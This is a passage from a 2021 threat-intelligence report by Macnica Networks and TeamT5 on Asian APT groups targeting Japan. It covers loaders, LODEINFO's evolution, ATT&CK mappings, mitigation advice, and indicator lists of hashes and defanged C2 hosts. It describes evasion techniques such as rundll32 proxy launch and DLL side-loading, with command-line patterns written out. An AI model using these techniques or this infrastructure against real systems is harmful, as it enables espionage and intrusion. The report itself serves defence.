This dropper contains the same program database (PDB) path which is described in a published report[20] regarding Tick.

property	value
md5	418C3D4771772D071FF44D13B511903D
sha1	946BCDB9F7DB66B45F8DAE09EF4B45513395957F
sha256	7D936A8D8E26EDBB433C8D82EEC3683943ADE4F67C76EB5D9D8F8223FE5BA0B1
age	1
size	109 (bytes)
format	RSDS
debugger-stamp	0x5CB9F777 (Sat Apr 20 01:29:43 2019)
path	c:¥users¥frank¥documents¥visual studio 2010¥projects¥runcasper¥release¥runcasper.pdb

Figure 29. PDB (debugging information file) path

20 https://documents.trendmicro.com/assets/pdf/Operation-ENDTRADE-TICK-s-Multi-Stage-Backdoors-for-Attacking-Industries-and-Stealing-Classified-Data.pdf

Thus far, we have described two loaders, OAED Loader and Casper. We think that OAED Loader is shared between Sanyo and Tick at least. There are published reports regarding the relationships between them. One is the sharing of C2 servers in 2019[21] and the another is a common string encryption algorithm in the ShadowPads used by Tick and Sanyo in 2020, which suggests that the ShadowPad builder is being shared.[22] In the past, Sanyo and Tick carried out their activities independently as two separate groups, but now it appears that they are either working closely together or have reorganized into one group.




Figure 30. Relationships among threat groups from Loaders and loaded RATs perspective

21 https://www.datanet.co.kr/news/articleView.html?idxno=133346

22 https://vb2020.vblocalhost.com/conference/presentations/tonto-team-exploring-the-ttps-of-an-advanced-threat-actor-operating-a-large-infrastructure/

LODEINFO evolving cyber espionage campaign

Improving techniques and tools

In 2020, there emerged a campaign targeting media companies and think tanks that deal with matters related to national security and foreign policy with the RAT known as LODEINFO. This activity continues to be observed in 2021.

The technique used for initial intrusion is to deliver a document file containing a malicious macro by sending spear phishing email to the target organization, thereby infecting the device that receives the email with LODEINFO.

While continuing to use the conventional tactic of spear phishing, an actor actively continues to improve defense evasion techniques, such as by setting a password on the document file to evade detection by sandbox products. Other technique is writing a malicious macro which needs human operation to activate a malicious code (Several buttons need to be pressed after macro is enabled).




Figure 31. Evasion techniques to circumvent SandBox detection

An actor also continues to improve the method to launch LODEINFO from the macro. It is thought that this is intended to evade detection by EDR products that detect suspicious processes from the process parent-child relationships and parameters.

rundll32.exe <Full path to DLL file (LODEINFO)> main

↓

<Full path to legitimate exe file which loads DLL file (LODEINFO)>
e.g., C:¥Users¥<username>¥AppData¥Local¥Temp¥HFVREUI¥SfsDllSample.exe

↓

rundll32.exe advpack.dll,RegisterOCX <Full path to legitimate exe file which loads DLL file (LODEINFO)>
e.g., rundll32.exe advpack.dll,RegisterOCX C:¥ProgramData¥MCAUZA¥LOUEID.exe

Figure 32. Change of the command line for launching LODEINFO

The RAT LODEINFO itself is being actively developed. The version of the sample we observed first was "0.1.2". The latest version was "0.4.8" we observed in February 2020.

Figure 33. "ver" command output of LODEINFO v0.4.8

New remote command has been added over the version upgrades.

	v0.1.2	v0.2.7	v0.3.2	v0.3.4	v0.3.5	v0.3.6	v0.3.8	v0.4.6-l	v0.4.7-l	v0.4.8-l
command	○	○	○	○	○	○	○	○	○	○
ls	○	○	○	○	○	○	○	○	○	○
send	○	○	○	○	○	○	○	○	○	○
recv	○	○	○	○	○	○	○	○	○	○
memory	○	○	○	○	○	○	○	○	○	○
kill	○	○	○	○	○	○	○	○	○	○
cat	○	○	○	○	○	○	○	○	○	○
cd	○	○	○	○	○	○	○	○	○	○
ver	○	○	○	○	○	○	○	○	○	○
print			○	○	○	○	○	○	○	○
rm					○	○	○	○	○	○
ransom					Not Implemented	Not Implemented	○	○	○	○
keylog					Not Implemented	Not Implemented	Not Implemented	○	○	○
mv								○	○	○
cp								○	○	○
mkdir								○	○	○
ps								○	○	○
pkill								○	○	○

Figure 34. Remote commands for each version

While new remote commands continue to be implemented, there has been a no big change in the C2 server protocol. HTTP User-Agent and POST key name are embedded in the sample, which can be used as network indicators.




Figure 35. User-Agent and POST key name of LODEINFO

Operation Assessment

After compromising the device with LODEINFO, the threat actor conducted internal reconnaissance and information theft. Because the post-infection activities themselves are performed manually by the operators, it is possible to minimize the impact by detecting the execution of a malicious macro immediately, based on a report from the recipient or by an endpoint security product, log monitoring, and quarantining the compromised device from the network. Our analysis of the operators' activities showed that the time frame in which communication with the C2 server was established and operators' activities was observed. It was mainly between 9:00 and 19:00 (JST, UTC + 9). We think that the operators stop the C2 server program outside of the designated hours to prevent its existence from being exposed by external network scans such as SHODAN and Censys as much as possible. This suggests it is highly likely that the operators' base of activities is a region in a time zone just 1 hour behind Japan (UTC + 8).

Although the techniques and skills of threat actor that uses LODEINFO are not so high, they are extremely active and are continually improving their techniques. The actor using LODEINFO is one of the threat actors we must be vigilant against in 2021. We think the actor using LODEINFO has relationship with APT10 like its sub-group as well as A41APT campaign based on our analysis and target industries, malware code similarities.

Threat actors assessment

APT10

menuPass (a.k.a. APT10, Stone Panda) ranked top as the primary threat actor for Japan before the US indictment[23]. After that, their fierce and bold attacks stop, but the silent and hidden intrusions remain. There are two significant campaigns that have high possibility to link to the group:

LODEINFO

Back in early 2020, a campaign abusing LODEINFO was found in Japan. The serial attacks concentrate on Japan and Taiwan, which matches the target scope of menuPass. Actors behind have been launching attacks with different version of LODEINFO or combing with other open-source backdoors.

A41APT

A41APT is a China-nexus threat group. In the past two years, the actors have relied on its exclusive malware, SodaMaster, to attack big corporations in developed countries. The actors of A41APT would carefully penetrate defending mechanisms by adopting advanced DLL-hijacking skills and setting C2 servers in targeted country. Moreover, based on our further investigation, A41APT has a strong connection to the notorious Chinese APT group, menuPass.

Kimsuky

The widely acknowledged Kimsuky is also called CloudDragon by us. The group has a broader target scope than its siblings KimDragon. The group has been observed attacking countries worldwide, including South Korea, United States, Japan, and several countries in Europe. Moreover, they favor not only government and military industry, but private sectors such as financial institutions and high-tech companies.
CloudDragon owns abundant resource for weapons development. We consider this APT group to be highly dangerous. In our observations, the group is capable of launching supply chain attack and is developing malware on other platforms as well.




Figure 36. The relationship between Kimsuky and CloudDragon

23 https://www.fbi.gov/wanted/cyber/apt-10-group

Threat actors' TTPs (Tactics, Techniques, and Procedures)

The TTPs and targeted organizations of each of the threat actors we observed in 2020 are broadly laid out in the table below. The attack numbers of attack frameworks are listed in MITRE ATT&CK. Please check whether the product you are using can detect.
*This table was created based on the MITRE ATT&CK framework version 8.[24]

Threat actor	Attack TTPs	Targeted organizations
APT10 (LODEINFO)	**Characteristics of malware delivery:** Email attachment file (Office macro) **Exploitation:** N/A **Tools/malware used:** LODEINFO **C2 communication characteristics:** Fixed User-Agent (same as regular Google Chrome for Windows 10) **ATT&CK:** Phishing: Spearphishing Attachment (T1566.001) Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001) addition to the registry to be executed automatically after the device is rebooted User Execution: Malicious File (T1204.002) direction to enable an Office file macro Signed Binary Proxy Execution: Rundll32 (T1218.011) Executing a malicious DLL's file code using a regular file's rundd32 Application Layer Protocol: Web Protocols (T1071.001) Communication of encrypted data over the HTTP protocol	Media, think tanks
APT10 (A41APT)	Intrusion route (exploitation)：SSL-VPN **Tools/malware used:** DES_Loader,SodaMaster,P8RAT,CobaltStrike,xRAT **C2 communication characteristics:** IP address **ATT&CK:** Initial Access External Remote Services (T1133): intrusion via SSL-VPN vulnerability or stolen account Execution Command and Scripting Interpreter: PowerShell (T1059.001) event log deletion Windows Management Instrumentation (T1047): collection of services and security products through WMI Persistence Scheduled Task/Job: Scheduled Task (T1053.005): residence in the scheduler Software Discovery: Security Software Discovery (T1518.001) Privilege Escalation Hijack Execution Flow: DLL Search Order Hijacking (T1574.001): DLL side-loading Hijack Execution Flow: DLL Search Order Hijacking (T1574.001) Defense Evasion Deobfuscate/Decode Files or information (T1140)	Manufacturing, IT services

24 https://attack.mitre.org/versions/v8/

	Indicator Removal on Host: Clear Windows Event Logs (T1070.001): event log deletion Credential Access OS Credential Dumping: Security Account Manager (T1003.002): credential theft OS Credential Dumping: NTDS (T1003.003) Discovery Account Discovery: Domain Account (T1087.002) Domain Trust Discovery (T1482) Lateral Movement Remote Services: RDP (T1021.001) Collection Archive Collected Data: Archive via Utility (T1560.001): data archiving via WinRAR	
DarkHotel	**Characteristics of malware delivery:** URL link in email, email attachment file (Office macro) **Exploitation:** N/A **Tools/malware used:** PowerShell, nameless downloader **C2 communication characteristic:** Fixed User-Agent **ATT&CK:** Phishing: Spearphishing Attachment (T1566.001): spear phishing email, attached Office file containing macro User Execution: Malicious File (T1204.002) direction to enable an Office file macro Scheduled Task/Job: At (Windows) (T1053.002) Registration of a task to regularly run a malicious file Process Injection: Process Hollowing (T1055.012) Running the Word process, writing powershell.exe code on the memory, and downloading external files from the Word process Application Layer Protocol: Web Protocols (T1071.001) Communication of encrypted data over the HTTP protocol	N/A
Sanyo	**Characteristics of malware delivery:** N/A **Exploitation:** N/A **Tools/malware used:** OAED Loader, Bisonal, ShadowPad **C2 communication characteristics:** Support of various communication protocols such as DNS and HTTP(S) by ShadowPad to make detection by signature difficult **ATT&CK:** Obfuscated Files or Information (T1027) Extraction of ShadowPad's loader (DLL) and a legitimate executable file to load it from own resources Hijack Execution Flow: DLL Side-Loading (T1574.002) Installation of ShadowPad's loader (DLL) and a legitimate executable file to load it in the device	Manufacturing

	Masquerading: Match Legitimate Name or Location T1036.005 Installation of ShadowPad's loader (DLL) and a regular execution file to load it in the same location as legitimate programs Create or Modify System Process: Windows Service (T1543.003) Service registration of an executable file to load ShadowPad's loader (DLL) so that it continues to be run even after rebooting Process Injection: Process Hollowing (T1055.012) Injection of ShadowPad into a legitimate process such as svchost.exe Application Layer Protocol (T1071) Communication with C2 with the protocols and port numbers of HTTP(S), DNS, etc.	

Detection & Mitigation Approach

Malware delivery / Intrusion

In regard to malware delivery, APT10 attack group has in most cases been observed to use a Word file with a macro as an email attachment when delivering LOADINFO malware. Cases of users within companies actually utilizing macros in Word or PowerPoint files seem to be extremely rare, and so it may be advisable to disable macro settings on all Office products within an organization, other than Excel and Access, etc., via GPO (Office macro setting via GPO[25]). In fact, the number of organizations doing so is increasing.
In regard to intrusion from SSL-VPN devices, which along with spear phishing email, has been seen often in severe breaches. As well as paying attention to vulnerability information distributed by vendors and taking care to apply appropriate security patches, in cases where intrusion was made when vulnerabilities where left remaining, subsequent care thereafter is also necessary. It is thought that when attackers intrude a device while it is in a state of vulnerability, they also steal information from the device such as credentials that can be logged on to via SSL-VPN and logon condition settings, and it has been verified that they can continue to gain entry even after applying a security patch. For this reason, as well as changing passwords, it is considered necessary to also change the conditions for multi-factor authentication. Additionally, because the host of an attacker that has gained entry via an SSL-VPN is not one that belongs to the breached organization, the host cannot be directly monitored by EDR, etc. It is necessary for organizations to take appropriate measures with their hosts and networks to enable the detection of any remote connections from suspicious hosts and any hosts not managed on the network, etc. Because there have not yet been any observed cases of attackers intruded into an organization by using a host name similar to one of the organization's own device names, it is thought to be effective to perform monitoring of SSL-VPN device logon and Windows logon activity to verify whether or not there has been any logon from a remote host name that is not a host name used by the company (for example, logon from a host such as DESTOP10, when the company host names are serial numbers starting from JP-00001). If monitoring is being outsourced to another company, such as an SOC vendor, it may be wise to consider asking if the vendor can perform this kind of monitoring.
Besides network equipment such as SSL-VPN devices, intrusion from vulnerable servers in a DMZ has also been observed. Cases of intrusion of overseas group companies where there are no security personnel are especially noticeable. Among the public assets of overseas offices, there is often use of OS or middleware for which support has expired, and many careless port openings, such as RDP (3389/tcp), can be found. It has become a common practice of attack groups to target the overseas offices of companies because they are easier to intrude than the headquarters that have implemented security measures above a certain level. We recommend that companies with many overseas offices, in particular, should take an inventory of the public assets (network equipment and servers) of all business sites. This includes the process of sorting out what items from the inventory need to be dealt with, implementing provisional measures (e.g., removal, patch application, setting changes), and then performing vulnerability diagnosis as necessary (Attack Surface Management).

25 https://wizsafe.iij.ad.jp/2020/09/1044/

Installation / Command & Control (C2)

LODEINFO, A41APT attack campaign samples (SodaMaster, P8RAT, CobaltStrike) and ShadowPad are run by DLL side-loading, which is loaded together with a legitimate execution file. The DLL file used for side-loading decrypts encrypted payload within the data section of the DLL file or within a separate file and run it on memory. Currently, this type of attack can be detected by performing a direct scan of the memory on which the payload is operating, and technology for diagnosing infection is also advancing. One method for detecting targeted attacks is Forensic State Analysis (FSA). Some of the FSA tools are excellent for detecting payloads on memory, and unlike monitoring with EDR (described below), FSA makes it possible to immediately identify and understand any intrusion from the current conditions. In APT10's A41APT attack campaign, different C2 server IP addresses were observed on each infected host, which is thought to have made it is not easy to detect on networks.

Lateral Movement and Exfiltration

Currently, the essence of targeted attacks using RATs to steal intellectual property is the operation of programs (such as RATs or the WMI tools described in this document) that execute commands remotely, and legitimate commands will certainly come. The ability to record those commands is a characteristic of products categorized as EDR. With an experts' monitoring or EDR logs, it is possible to identify remote operations from the execution status of legitimate commands. Even if the delivery, installation, and C2 TTPs described in the previous paragraphs are altered, the command execution by remote operation remains the same, and so not only having records kept by EDR but also having them monitored by experts is considered an effective security measure.
As there have been many observed cases of the A41APT attack campaign in Japan intruded from their overseas offices, it is considered necessary to carry out preparations so that overseas offices can detect attacks with the same security standards as the headquarters in Japan. In lateral movement phase, it is possible to make early detection of intrusion into Japanese offices from overseas offices via the internal network by implementing log monitoring of suspicious remote logon and visualization of network communications by NTA at the Japanese offices. On the other hand, it is also necessary to increase the security level itself in overseas offices and detect attacks at an early stage. It is considered to prompt overseas offices to take action by presenting recommended measures, performing compromise assessment using the previously-mentioned FSA, and accelerating the implementation of security measures.

Indicators of Compromise

APT10（A41APT）

Indicator	Type	Notes
08eaef6be41244bce8fdc908bee03ec7549197f4fcd7dd0da90a5c14f67e4c4b	SHA256	DES_Loader
2926b7faaac641086e979ee8a6de747ed3afcc184a44fa3d621919f19780b2ad	SHA256	csdev
09e90c178870e72860401300a91a5a12ae84b0bdb639d7d08fc2ff09706460f2	SHA256	WMI
88.198.101[.]58	C2	

DarkHotel

Indicator	Type	Notes
9233133a60362d5507dfe84a491ecf29b9b7a8d5c3fab52e1d9accf2f4a678fb	SHA256	Malicious document file
6089b071f3dddb7ae85fc9b835f1fa10594c29a583c3154597a11c9b7bd38783	SHA256	File downloaded from external source
505606e9b6c3e2d05336a95dee0735ea707bb55162ca99177eec359f85a132e6	SHA256	File downloaded from external source
wp.hitominote[.]com	C2	
nano.toyota-rnd[.]com	C2	
Mozila/5.0 (Windows NT 6.1; Win64; x64; rv:72.0) Gecko/20191232 FireFox/72.0	User-Agent	Fixed

Sanyo

Indicator	Type	Notes
8504c06360f82b01b27aa1c484455e8a6ce9c332d38fe841325521d249514bfa	SHA256	ShadowPad x64 (OAED Loader)
101.78.177[.]244:443	C2	
7db25164885066f32cd8b523a0b0ee9e6bb65e4381352735f618c8ce8ea24004	SHA256	Bisonal (OAED Loader)
intra.rolesnews[.]com	C2	
extra.rolesnews[.]com	C2	

Tick

Indicator	Type	Notes
f32f8ca082b53db965eb91576c3566a7e0ad41f21c79a5a9b54c5be473d9aa5c	SHA256	Excute/Netboy (OAED Loader)
a77b04b1c809c837eafaa44b8457c230fdddd680c88990035439fc9ed2493804	SHA256	ShadowPad x86 (Casper)
e4ac9f5e4ab6b324e4dbb70feff4a17351c29ebce637d39d5a5197f07dd02b18	SHA256	Dropper
154.223.179[.]14:443	C2	

APT10 (LODEINFO)

Indicator	Type	Notes
1cc809788663e6491fce42c758ca3e52e35177b83c6f3d1b3ab0d319a350d77d	SHA256	LODEINFO v0.3.2
641d1e752250d27556de774dbb3692d24c4236595ee0e26cc055d4ab5e9cdbe0	SHA256	Document that drops LODEINFO v0.3.5
8c062fef5a04f34f4553b5db57cd1a56df8a667260d6ff741f67583aed0d4701	SHA256	LODEINFO v0.3.5
73470ea496126133fd025cfa9b3599bea9550abe2c8d065de11afb6f7aa6b5df	SHA256	Document that drops LODEINFO v0.3.6
65433fd59c87acb8d55ea4f90a47e07fea86222795d015fe03fba18717700849	SHA256	LODEINFO v0.3.6
3fda6fd600b4892bda1d28c1835811a139615db41c99a37747954dcccaebff6e	SHA256	LODEINFO v0.4.6
172.105.232[.]89	C2	
130.130.121[.]44	C2	
118.107.11[.]135	C2	
103.140.187[.]183	C2	
103.27.184[.]27	C2	
172.105.230[.]196	C2	
172.105.232[.]89	C2	
139.180.192[.]19	C2	
www.amebaoor[.]net	C2	
www.evonzae[.]com	C2	
167.179.65[.]11	C2	

CloudDragon

Indicator	Type	Notes
2fb6cf5003543cb0355eba8f4242f2e34d61106c813b7bfeb5816de0e0d508f1	SHA256	
rolls-royce-love.890m[.]com	C2	

DarkSeoul

Indicator	Type	Notes
eb846bb491bea698b99eab80d58fd1f2530b0c1ee5588f7ea02ce0ce209ddb60	SHA256	VSingle
http[:]//toysbagonline[.]com/reviews	C2	
http[:]//purewatertokyo[.]com/list	C2	
http[:]//pinkgoat[.]com/input	C2	
http[:]//yellowlion[.]com/remove	C2	
http[:]//salmonrabbit[.]com/find	C2	
http[:]//bluecow[.]com/input	C2	

Macnica Networks is Value-added distributor in partnership with many world's leading companies and providing best cutting-edge technology solutions with intelligence through experience and research over 15 years.
Our portfolio is cyber security, network, AI, DX, etc. and many use cases of government, academia, enterprises from design to operational support.
We established Security Research Center and engaged in research regarding cyber attack, especially targeting Japan and measures aiming to contribute to cyber security.

TEAMT5
Persistent Cyber Threat Hunters

TeamT5 is a world-leading malware research team and the best solution provider of cyber espionage in Asia Pacific. We monitor, analyze and track cyber threats, supporting clients to secure their system and network while cyber threats strike. In addition, we also provide threat intelligence and research reports, cyber espionage solutions, threat analysis services and incident response / investigation services.

Our members are frequent speakers in the world's top security conferences, including Black Hat, Kaspersky Security Analyst Summit, Syscan, Code Blue/AVTokyo, Troopers, Codegate, VXCON/DragonCon, Power of Community (Korea), Hack in the Box, FIRST, etc.

Macnica Networks Corp.

Headquarters
Macnica Building No.2 1-5-5
Shin-Yokohama, Kouhoku-ku, Yokohama, 222-8562 JAPAN
TEL: +81-45-476-2010

West JapanSales Office
Osaka Mitsui Bussan Bldg., 2-3-33
Nakanoshima, Kita-ku, Osaka, 530-0005 JAPAN
TEL:+81-6-6227-6916

Macnica Networks USA, Inc.
303 Almaden Blvd. Suite 140, San Jose, California 95110
TEL: +1-408 205 7141

May 2021